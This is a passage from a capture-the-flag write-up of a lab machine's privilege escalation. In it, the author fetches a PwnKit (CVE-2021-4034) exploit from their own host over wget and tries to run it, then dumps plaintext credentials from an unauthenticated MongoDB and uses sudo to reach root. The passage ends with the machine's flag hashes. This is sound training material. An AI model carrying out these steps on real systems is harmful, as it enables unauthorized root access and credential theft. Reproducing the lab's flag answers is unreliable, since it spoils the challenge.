First thing we can try is to exploit CVE-2021-4034, as both gcc and make are installed in the machine:

```
--2022-06-03 20:08:12--  http://10.10.16.2:4444/4034.tar.gz
Connecting to 10.10.16.2:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 174080 (170K) [application/gzip]
Saving to: ‘4034.tar.gz’

4034.tar.gz         100%[=====================>] 170.00K   396KB/s    in 0.4s

2022-06-03 20:08:13 (396 KB/s) - ‘4034.tar.gz’ saved [174080/174080]
admin@nodeblog:~$ tar -xf 4034.tar.gz
admin@nodeblog:~$ cd CVE-2021-4034
admin@nodeblog:~/CVE-2021-4034$ make
mkdir -p GCONV_PATH=.
cp -f /usr/bin/true GCONV_PATH=./pwnkit.so:.
admin@nodeblog:~/CVE-2021-4034$ ./cve-2021-4034
./cve-2021-4034: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.34' not found (required by
./cve-2021-4034)
```

So this exploit cannot be applied. Then, we must look for other ways to escalate, for example the mongodb database previously enumerated:

```
admin@nodeblog:~/CVE-2021-4034$ mongo
MongoDB shell version v3.6.8
connecting to: mongodb://127.0.0.1:27017
Implicit session: session { "id" : UUID("f1adb185-7849-4723-b308-eafaac0ad2cb") }
MongoDB server version: 3.6.8
Server has startup warnings:
2022-06-03T14:20:33.009+0000 I CONTROL  [initandlisten]
2022-06-03T14:20:33.009+0000 I CONTROL  [initandlisten] ** WARNING: Access control is not enabled
for the database.
2022-06-03T14:20:33.009+0000 I CONTROL  [initandlisten] **          Read and write access to data
and configuration is unrestricted.
2022-06-03T14:20:33.009+0000 I CONTROL  [initandlisten]
>
```

From here, we can try to enumerate users or obtain valuable information:

```
> show dbs
admin   0.000GB
blog    0.000GB
config  0.000GB
local   0.000GB
> use admin
switched to db admin
> show users
> show collections
system.version
> use blog
switched to db blog
> show users
> show collections
articles
users
```

We found a `users` table, let's see its rows:

```
> db.users.find()
{ "_id" : ObjectId("61b7380ae5814df6030d2373"), "createdAt" : ISODate("2021-12-13T12:09:46.009Z"),
"username" : "admin", "password" : "IppsecSaysPleaseSubscribe", "__v" : 0 }
```

From where we can list the credentials: `admin:IppsecSaysPleaseSubscribe`. With these credentials we can try to use the sudoer group to become root:

```
admin@nodeblog:~/CVE-2021-4034$ sudo su
[sudo] password for admin:
root@nodeblog:/home/admin/CVE-2021-4034# whoami
root
```

We obtained the root user.

CVE

CVE-2021-4034

A local privilege escalation vulnerability was found on polkit's pkexec utility. The pkexec application is a setuid tool designed to allow unprivileged users to run commands as privileged users according predefined policies. The current version of pkexec doesn't handle the calling parameters count correctly and ends trying to execute environment variables as commands. An attacker can leverage this by crafting environment variables in such a way it'll induce pkexec to execute arbitrary code. When successfully executed the attack can cause a local privilege escalation given unprivileged users administrative rights on the target machine.

Machine flags

Type	Flag	Blood	Date
User	a25c588878029795cd5073d0885131f6	No	03-06-2022
Root	7bc0b1e0ce2f5c49a45db271990d9c07	No	03-06-2022

References

- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection#authentication-bypass
- https://en.wikipedia.org/wiki/XML_external_entity_attack
- https://snyk.io/test/npm/node-serialize